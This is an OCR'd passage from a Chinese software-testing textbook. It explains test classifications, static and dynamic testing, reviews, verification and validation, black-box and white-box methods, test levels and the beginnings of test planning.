


图 2-8　软件测试的三维空间

1. 按测试层次分

按测试层次划分可以分为 4 个层次。

(1) 底层测试：单元测试(Unit Testing)。

(2) 接口层次：集成测试(Integration Testing)，完成系统内单元之间接口和单元集成为一个完整系统的测试。

(3) 系统层次：系统测试(System Testing)。

(4) 用户层次：验收测试(Acceptance Testing，Beta Testing)：验证是否是用户真正所需

要的产品特性,验收测试关注用户环境、用户数据,而且用户也参与测试过程中。

2. 按被测试的对象(单元/组件、文档、子系统、系统等)分类

(1) 单元测试(Unit Testing),包括组件测试(Component Testing)、模块测试(Module Testing)等。

(2) 程序测试(Program Testing)。

(3) 系统测试(System Testing)。

(4) 文档测试(Documentation Testing),包括需求文档、设计文档、用户手册等。

(5) Web 应用测试、客户端测试。

(6) 数据库测试、服务器测试。

3. 按测试阶段划分

对于传统的软件测试流程,一般分为需求评审、设计评审、单元测试、集成测试、系统测试、验收测试、α 测试、β 测试等阶段。如果是敏捷测试流程,一般分为测试需求分析、迭代测试计划、持续的单元和系统测试、验收测试等。按阶段划分不一定科学,不同的测试流程则可能得到不一样的结果,如传统测试流程和敏捷测试流程就差别较大。

4. 按测试目的分类

按测试目的可以分为集成测试、功能测试、回归测试、性能测试、可靠性测试、安全性测试和兼容性测试等,这些也可以称为"测试类型"。

(1) 功能测试(Functionality Testing):也称正确性测试(Correctness Testing),验证每个功能是否按照事先定义的要求那样正常工作。

(2) 压力测试(Stress Testing):也称负载测试(Load Testing),用来检查系统在不同负载(如数据量、并发用户、连接数等)条件下的系统运行情况,特别是高负载、极限负载下的系统运行情况,以发现系统不稳定、系统性能瓶颈、内存泄漏、CPU 使用率过高等问题。

(3) 性能测试(Performance Testing):测定系统在不同负载条件下的系统具体的性能指标。

(4) 可靠性测试(Reliability Testing):检验系统是否能保持长期稳定、正常的运行,如确定系统平均故障间隔时间(Mean Time Between Failures,MTBF)。可靠性测试包括强壮性测试(Robustness Testing)和异常处理测试(Exception Handling Testing)。

(5) 灾难恢复性测试(Recovery Testing):在系统崩溃、硬件故障或其他灾难发生之后,重新恢复系统和数据的能力测试。

(6) 安全性测试(Security Testing):测试系统在应对非授权的内部/外部访问、有意攻击时的系统防护能力。

(7) 兼容性测试(Compatibility Testing):测试在系统不同运行环境(网络、硬件、第三方软件等)下的实际表现。

(8) 回归测试(Regression Testing):为保证软件中新的变化(新增加的代码、代码修改等)不会对原有功能的正常使用有影响而进行的测试。也就是说,满足用户需求的原有功能不应该因为代码变化而出现任何新的问题。

(9) 安装测试(Installation Testing):在一个真实的或近似的用户环境中,验证系统是否能按照安装说明书成功地完成系统的安装,其中要考虑环境的不同设置或配置、安装文档的准确性等。

5. 其他分类

(1) 根据测试过程中被测软件是否被执行,软件测试可分为静态测试和动态测试,动态测试是在系统运行时进行测试。

(2) 根据是否针对系统的内部结构和具体实现算法来完成测试,软件测试可分为白盒测试(White-Box Testing)和黑盒测试(Black-Box Testing)。白盒测试需要了解系统的内部结构和具体实现来完成测试。

(3) 按照测试是否由软件工具来完成测试工作分为手工测试和自动化测试,其中手工测试是指通过测试人员手工操作来完成软件测试工作的方法,而自动化测试是通过计算机运行测试工具和测试脚本自动完成软件测试工作的方法。

2.3　静态测试和动态测试

根据程序是否运行,测试可以分为静态测试和动态测试。早期将测试局限于对程序进行动态测试,可以看作是狭义的测试概念,而现在将需求和设计的评审也纳入测试的范畴,可以看作是广义的测试概念或现代的测试概念。

静态测试包括对软件产品的需求和设计规格说明书的评审、对程序代码的审查以及静态分析等。动态测试是通过真正运行程序发现错误,通过观察代码运行过程,来获取系统行为、变量实时结果、内存、堆栈、线程以及测试覆盖度等各方面的信息,来判断系统是否存在问题,或者通过有效的测试用例,对应的输入输出关系来分析被测程序的运行情况,来发现缺陷。在SWEBOK 3.0中也认可静态测试,只是把这部分内容放在"质量管理"模块。这里侧重介绍静态测试(产品评审和静态分析),以后会更多地讨论动态测试。

2.3.1　产品评审

软件评审的重要目的就是通过软件评审尽早地发现产品中的缺陷,因此软件评审可以看作软件测试的有机组成部分,两者之间有着密不可分的关系。通过软件评审,可以更早地发现需求工程、软件设计等各个方面的问题,极大地减少后期返工,将质量成本从昂贵的后期返工转化为前期的缺陷发现。通过评审,还可以将问题记录下来,使其具有可追溯性,找出问题产生的根本原因,在将来的项目开发中进一步减少缺陷,有利于软件质量的提高。

那什么是软件评审呢?根据IEEE Std 1028—1988的定义:评审是对软件元素或者项目状态的一种评估手段,以确定其是否与计划的结果保持一致,并使其得到改进。检验工作产品是否正确地满足了以往工作产品中建立的规范,如需求或设计文档是否符合所定义的模板要求,各项内容是否清楚、一致。

软件评审的形式有互为评审(Peer Review)、走查(Walk-through)和会议评审(Inspection)。互为评审也称同行评审,甲完成的成果(如需求文档或代码)由乙来检查,乙完成的成果则由甲来检查。走查是由他人从头到尾进行检查,而会议评审是最为正式的集体检审查形式,由主持人(协调人)、作者和相关专业人员、项目干系人等共同参与,经过一系列准备工作(如选择合适的参加人员、开预备会、发放材料、事先阅读等),开会确定存在的各种问题,并事后跟踪、解决问题。

软件评审的对象有很多种,主要分为管理评审、技术评审、文档评审和流程评审。对于软件测试,应该包含需求评审、设计评审、代码评审和文档评审,而管理评审和流程评审则属于软

件质量保证的组织和过程管理的活动内容。

1. 需求评审

需求,如需求分析规格说明书,主要审查其是否完整、正确、清晰,这是软件开发成败的关键。为了保证需求定义的质量,应对其进行严格的审查。测试人员要参与系统或产品需求分析,认真阅读有关用户需求分析文档,真正理解客户的需求,检查规格说明书对产品描述的准确性、一致性等,为今后熟悉应用系统、编写测试计划、设计测试用例等做好准备工作。需求评审,也包含文档评审,对文档格式、术语、内容等进行检查,检查文档格式是否满足标准、术语是否前后一致以及内容是否正确、易理解等。

2. 设计和代码评审

软件设计是基于对用户需求的理解基础上,借助计算机技术,将客户的需求转换成计算机软件表示的过程,其设计的结果能描述出系统结构和逻辑、数据输入、详细处理过程、数据存储模式、数据输出等。例如,可以按照功能性需求或非功能性需求等,对系统结构的合理性、可测试性等进行分析检查,还可以利用关系数据库的规范化理论对数据库模式进行审查。

代码会审是由一组人通过阅读、讨论来审查程序结构、代码风格、算法等的过程。会审小组会前充分阅读待审程序文本、控制流程图及有关要求、规范等;在评审会上程序员逐句讲解程序的逻辑并回答其他人员提出的问题,对有争议的问题进行讨论,以达成一致意见或得到解决方案。实践表明,代码会审做得好的话可以发现大部分程序缺陷,甚至程序员在自己讲解过程中就能发现不少代码错误,而讨论可能进一步促使问题暴露。例如,对某个全局变量的默认值改变或某个参数变量选项改变的讨论,可能发现与之有关的,甚至能涉及模块间接口和系统结构参数的大问题。

2.3.2 静态分析

静态分析就是对系统的源代码进行研读,查找错误或收集一些度量数据,并不需要对代码进行编译和仿真运行。静态分析的查错和分析功能是其他方法所不能替代的,可以采用人工检测和计算机辅助静态分析手段进行检测,但越来越多地采用工具进行自动化分析。

(1) 人工检测。人工检测是指不依靠计算机而完全靠人工审查或评审软件。人工检测偏重于编码风格、算法的检查,也可以检查安全性、国际化和容错性等代码问题。这种方法可以有效地发现逻辑设计和编码错误,发现计算机辅助静态分析不易发现的问题。

(2) 计算机辅助静态分析:利用静态分析工具对被测程序进行特性分析,从程序中提取一些信息,以便检查程序逻辑的各种缺陷和可疑的程序构造。如用错的局部变量和全局变量、不匹配的参数、潜在的死循环等。静态分析中还可以用符号代替数值求得程序结果,以便对程序进行运算规律的检验。

从上述讨论可以知道,软件缺陷不仅存在于可执行的程序中,而且存在于需求定义和设计的文档之中,所以软件测试不仅"是为了发现错误而执行程序的过程",而且还包括对产品规格说明书、技术设计文档等的评审——静态测试。软件测试贯穿整个软件开发过程,是软件验证和用户需求确认的统一,和软件评审密不可分。

2.3.3 验证和确认

软件测试不仅要检查程序是否出错,程序是否和软件产品的设计规格说明书一致,而且还

要检验所实现的功能是否就是客户或用户所需要的功能，这就引出软件测试中有名的 V&V。V&V，即两个英文单词 Verification（验证）和 Validation（有效性确认）的第一个字母组合。软件测试可以看作针对软件产品（包括阶段性成果、半产品）的“验证和有效性确认”两类活动构成的统一体。正如第 1 章所说，这里的验证只局限于产品自身的验证。

1. 验证

Verification，一般书上将它翻译为“验证”，但也可以翻译为“检验”，即检验软件是否已正确地实现了产品规格说明书所定义的系统功能和特性。验证过程提供证据表明软件相关产品与所有生命周期活动的要求（如正确性、完整性、一致性和准确性等）相一致，相当于，以软件产品设计规格说明书为标准进行软件测试的活动。

验证是否满足生命周期过程中的标准、实践和约定，验证为判断每一个生命周期活动是否已经完成，以及是否可以启动其他生命周期活动建立一个基准。

2. 有效性确认

Validation，一般书上将它翻译为“确认”，但更准确的翻译应该是“有效性确认”。这种有效性确认要求更高，要能保证所生产的软件可追溯到用户需求的一系列活动。确认过程提供证据表明软件是否真正满足客户的需求，一切从客户出发，理解客户的需求，对软件需求定义、设计的怀疑，发现需求定义和产品设计中的问题。这主要通过各种软件评审活动来实现，包括让客户参加评审、测试活动。

3. 两者的区别

为了更好地理解这两个单词的区别，可以概括地说，验证是检验开发出来的软件产品和设计规格说明书的一致性，即是否满足软件厂商的生产要求。但设计规格说明书本身就可能存在错误，所以即使软件产品中某个功能实现的结果和设计规格说明书完全一致，但可能并不是用户所需要的，因为设计规格说明书很可能一开始就对用户的某个需求理解错了，所以仅进行验证测试还是不充分的，还要进行确认测试。确认就是检验产品功能的有效性，即是否满足用户的真正需求。所以，BOEHM 是对 V&V 最著名又最简单的解释。

（1）Verification：Are we building the product right？是否正确地构造了软件？即是否正确地做事，验证开发过程是否遵守已定义好的内容。

（2）Validation：Are we building the right product？是否构造了正确的软件？即是否做正确的事，即正在构建用户所需要的功能？

2.4　主动测试和被动测试

在软件测试中，比较常见的方法是主动测试方法，测试人员主动向被测试对象发送请求、或借助数据、事件驱动被测试对象的行为，从而验证被测试对象的反应或输出结果。在主动测试中，测试人员和被测试对象之间发生直接相互作用的关系，而且被测试对象完全受测试人员的控制，被测试对象处于测试状态，而不是实际工作状态，如图 2-9(a)所示。

在主动测试中，由于被测试对象受人为因素影响较大，而且一般是在测试环境中进行，不是在软件产品实际运行环境中进行，所以主动测试不适应产品在线测试。为了解决产品在线测试，被动测试方法应运而生。在被动测试方法中，软件产品运行在实际环境中，测试人员不干预产品的运行，而是被动地监控产品的运行，通过一定的被动机制来获得系统运行的数据，

包括输入、输出数据,如图 2-9(b)所示。被动测试适合性能测试和在线监控,在嵌入式系统测试中,常常也采用被动测试方法。另外,大规模的复杂系统的性能测试,为了节省成本,可以采用这种方法。




图 2-9　主动测试和被动测试示意图

在主动测试中,测试人员需要设计测试用例、尽力设法输入各种数据,而在被动测试中,系统运行过程中各种数据自然而然地产生了,测试人员不需要设计测试用例,只要设法获得系统运行的各种数据,但数据的完整性得不到保证。在被动测试中,关键建立监控程序(代理),并通过数据分析掌握系统的状态。

2.5　黑盒测试和白盒测试

从哲学观点看,分析问题和解决问题的方法有两种:白盒方法和黑盒方法。所谓白盒方法就是能够看清楚事物的内部,即了解事物的内部结构和运行机制,通过剖析事物的内部结构和运行机制,来处理和解决问题。如果没有办法或不去了解事物的内部结构和运行机制,而把整个事物看成一个整体——黑盒子,通过分析事物的输入、输出以及周边条件来分析和处理问题,这种方法就是黑盒方法。软件测试具有相类似的哲学思想。根据是针对软件系统的内部结构、还是针对软件系统的外部表现行为来采取不同的测试方法,分别被称为白盒测试(White-box Testing)方法和黑盒测试(Black-box Testing)方法。这里的方法属于高层次的方法,归为方法论(Methodology),而第 3 章讨论的测试方法则是低层次的具体方法,也有一些文献(如 SWEBOK)将这些具体方法归为测试技术或测试技巧(Technique)。

1. 白盒测试

白盒测试,也称结构化测试或逻辑驱动测试,也就是已知产品的内部工作过程,清楚最终生成软件产品的计算机程序结构及其语句,按照程序内部的结构测试程序,测试程序内部的变量状态、逻辑结构、运行路径等,检验程序中的每条通路是否都能按预定要求正确工作,检查程序内部动作或运行是否符合设计规格要求,所有内部成分是否按规定正常进行,如图 2-10 所示。




图 2-10　白盒测试方法示意图

白盒测试不仅可以应用在程序的单元测试,覆盖程序的结构特性或逻辑路径,而且可以扩展到控制流路径、业务流程路径和数据流路径等的覆盖。一旦将这些流程图

绘制出来，就可以设计足够的测试用例来覆盖其分支、条件、条件组合或基本路径等，从而比较容易衡量测试的覆盖率，以判断测试是否充分、是否达到相应的软件产品测试要求。白盒测试的基本原则如下。

(1) 在执行测试时，先考虑各个分支被覆盖；

(2) 再考虑完成所有逻辑条件分别为真值(True)和假值(False)的测试；

(3) 如果有更高的质量要求，测试对象流程图中所有独立路径至少被运行一次；

(4) 检查内部数据结构，注意上下文的影响，以确保其测试的有效性。

白盒测试法试图穷举路径测试，但几乎不可能，因为贯穿一定规模的系统程序的独立路径数可能是一个天文数字。企图遍历所有的路径是很难做到的，即使每条路径都测试了，覆盖率达到100%，程序仍可能出错。

(1) 穷举路径测试绝不能查出程序违反了设计规范，即程序在实现一个不是用户需要的功能。

(2) 穷举路径测试不可能查出程序中因遗漏路径而出错。

(3) 穷举路径测试可能发现不了一些与数据相关的异常错误。

2. 黑盒测试

黑盒测试方法，也称数据驱动测试方法，在测试时，把程序看作一个不能打开的黑盒子，在完全不考虑程序内部结构和内部特性的情况下，测试人员针对软件直接进行测试，如图2-11所示，检查系统功能是否按照需求规格说明书的规定正常使用、是否能适当地接收输入数据而输出正确的结果等，检查相应的文档是否采用了正确的模板、是否满足规范要求。




图2-11　黑盒测试方法示意图

黑盒测试方法不关注软件内部结构，而是着眼于程序外部用户界面，关注软件的输入和输出，关注用户的需求，直接获得用户体验，从用户的角度或扮演用户角色来验证软件功能，验证产品每个功能是否都能正常使用，评估软件的使用质量。过去，人们常常把等价类划分法、边界值分析法、错误推测法等具体方法归为黑盒测试方法，不够恰当。例如，边界值分析方法，可以在系统外部输入中运用，也可以在代码内部变量测试中运用，前者归为黑盒测试方法，后者归为白盒测试方法。所以某种方法是否是黑盒测试方法，关键还是看是否是针对被测对象内部结构还是针对被测对象的整体来进行测试。黑盒测试方法常用于发现以下缺陷。

(1) 有错误的功能或遗漏了某项功能；

(2) 不能正确地接收输入数据，输出错误的结果；

(3) 功能操作逻辑不合理、不够方便；

(4) 界面出错、扭曲或不美观；

(5) 安装过程中出现问题，安装步骤不清晰、不够灵活；

(6) 系统初始化问题等。

使用黑盒测试方法时,穷举测试也是不可能的,即不可能完成所有的输入条件及其组合的测试,黑盒测试法的覆盖率有时比较难以测定或达到一定水平时就难以提高,这是它的局限性。所以,在实际测试工作中,还要结合白盒测试方法,进行条件、逻辑和路径等方面的测试。

在实际工作中,可以根据需要,综合运用不同的测试方式、方法,以达到良好的测试效果。例如,将静态测试、动态测试和白盒测试、黑盒测试组合成 4 种基本的测试方式(如表 2-1 所示),以满足不同被测试对象的测试要求。

表 2-1　针对不同测试对象的 4 种基本组合的测试方法

	白盒测试方法	黑盒测试方法
静态测试方法	静态-白盒测试方法 (对源程序代码的语法检查、扫描、评审等)	静态-黑盒测试方法 (对需求文档、需求规格说明书的审查活动,一些非技术性文档测试等)
动态测试方法	动态-白盒测试方法 (在单元测试中,一边运行代码,一边对结果进行检查、验证和调试等)	动态-黑盒测试方法 (在运行程序时,通过数据驱动对软件进行功能测试,从用户角度验证软件的各项功能)

2.6　软件测试级别

软件测试贯穿软件产品开发的整个生命周期——软件项目一开始,软件测试也就开始了,从产品的需求评审到最后的验收测试,不同的测试流程差别较大,但从测试层次来看,分为单元测试、集成测试、系统测试和验收测试,是基本的,即不管采用什么开发模型,这些层次的测试都是必要的。每个层次的测试最好是单独进行,只是在某些情况中,为了减少测试工作量或缩短开发周期,可以进行层次的合并,如单元测试和集成测试可以合并、系统测试和验收测试可以合并。

1. 单元测试

高可靠性的单元是组成可靠系统的坚实基础,单元测试在质量保证活动中举足轻重。单元测试是在编码阶段、针对每个程序单元而进行的测试,其测试的对象是程序系统中的最小单元——类、函数、模块或组件等。单元测试主要使用白盒测试方法,从程序的内部结构出发设计测试用例,检查程序模块或组件已实现的功能与定义的功能是否一致,以及编码中是否存在错误。多个单元可以平行地、独立地被测试,通常要编写驱动程序和桩程序。

由于单元规模小、功能单一、逻辑简单,测试人员有可能通过技术设计文档、与开发人员交流和源程序等清楚地了解单元输入输出(I/O)条件和逻辑结构。采用白盒方法的结构化测试用例,然后辅以功能测试用例,使之对任何合理和不合理的输入都能鉴别和响应,从而能达到较为彻底的测试。

单元测试是测试执行的开始阶段,而且与程序设计和实现有非常紧密的关系,所以单元测试一般由编程人员和测试人员共同完成,编程人员一般起主导作用。在单元测试中,除了上述的 I/O 条件、程序逻辑结构、程序路径等实际测试手段之外,还会采取其他辅助手段,如代码走读(Code Review)、静态分析(Static Analysis)和动态分析(Dynamic Analysis)等。

2. 集成测试

集成测试,也称组装测试、联合测试、子系统测试,是在单元测试的基础上,按照设计要求不断进行集成而进行的相应测试,目的是发现单元之间的接口问题,如接口参数类型不匹配、接口数据在传输中丢失、数据误差不断积累等问题。

选择什么样的方式把单元组装起来形成一个可运行的系统,直接影响到测试成本、测试计划、测试用例的设计、测试工具的选择等。通常有两种集成方式:一次性集成方式和渐增式集成方式,但一般要求采用渐增式集成方式。

(1) 一次性集成方式。首先对各个单元分别进行测试,然后再把所有单元组装在一起进行测试,最终得到要求的软件系统。

(2) 渐增式集成方式。首先对某两三个单元进行测试,然后将这些单元逐步组装成较大的系统。在组装的过程中,一边连接一边测试,以发现连接过程中产生的问题,最后完成所有单元的集成,构造为一个完整的软件系统。

3. 系统测试

系统功能测试应该在集成测试完成之后进行,而且是针对应用系统进行测试。功能测试是基于产品功能说明书、用户角度来对各项功能进行验证,以确认每个功能是否都能正常使用。在测试时,不考虑程序内部结构和实现方式,只检查程序功能是否按照需求规格说明书的规定正常使用,程序是否能适当地接收输入数据而产生正确的输出信息,并且保持外部信息(如数据库或文件)的完整性。功能测试包括用户界面、各种操作、不同的数据输入输出和存储等的测试。

系统非功能性测试是实际运行环境(包括软硬件平台、第三方支持软件、用户数据量等)或模拟实际运行环境之上,针对系统的非功能特性所进行的测试,包括负载测试、性能测试、灾难恢复性测试、安全测试和可靠性测试等。

4. 验收测试

验收测试的目的是向未来的用户表明系统能够像预定要求那样工作,验证软件的功能和性能及其他特性是否与用户的要求一致。基于需求规格说明书和用户信息,验证软件的功能和性能及其他特性。验收测试,一般要求在实际的用户环境上进行,并和用户共同完成。

一个软件产品或互联网软件服务拥有众多用户,不可能由每个用户验收,此时采用称为Alpha(α)测试、Beta(β)测试的过程。Alpha 测试是指软件开发公司内部人员开始试用新产品(称为 Alpha 版本),在实际运行环境和真实应用过程中发现测试阶段所没有发现的缺陷。经过 Alpha 测试和修正的软件产品称为 Beta 版本。紧随其后的 Beta 测试是指公司外部的典型用户试用,并要求用户报告异常情况、提出批评意见,然后再对 Beta 版本进行修正和完善,最终得到正式发布的版本。Beta 版本是比较常见的试用版本,在互联网应用系统中更为普遍。

2.7 软件测试计划和测试用例

就像软件过程分为基本工程过程和支持过程、管理过程,软件测试过程也可以分为工程过程和测试项目管理过程。从工程过程看,传统测试过程经过需求评审、设计评审、单元测试、集成测试、系统测试、验收测试;而从管理过程看,经过计划、设计和执行的过程,所以有必要了解测试计划和测试用例两个概念,其中测试用例是测试设计的主要产物。

2.7.1 测试计划

测试计划是为了高效地、高质量地完成测试任务而做的准备工作，包括对工作量的估算、测试资源和进度安排、测试风险评估、测试策略制定等工作。测试计划的基础是测试需求分析，基于明确的测试需求分析结果来确定测试范围和测试任务，才能估算测试工作量，得以进一步估算所需资源和时间，并最终制定测试计划书。

测试计划书的内容也可以按集成测试、系统测试、验收测试等阶段去组织。为每一个阶段制定一个计划书，还可以为每个测试任务/目的(安全性测试、性能测试、可靠性测试等)制定特别的计划书。测试计划是一个过程，不仅是"测试计划书"这样一个文档，测试计划会随着情况的变化不断进行调整，以便于优化资源和进度安排，减少风险，提高测试效率，并及时修改"测试计划书"。测试计划书的主要内容集中在下列几个方面。

(1) 目标和范围：包括产品特性、质量目标，各阶段的测试对象、目标、范围和限制。

(2) 项目估算：根据历史数据和采用恰当的评估技术，对测试工作量、所需资源(人力、时间、软硬件环境)做出合理的估算。

(3) 风险计划：对测试可能存在的风险进行分析、识别，以及对风险的回避、监控和管理。

(4) 进度安排：分解项目工作结构，并采用时限图、甘特图等方法制定时间/资源表。

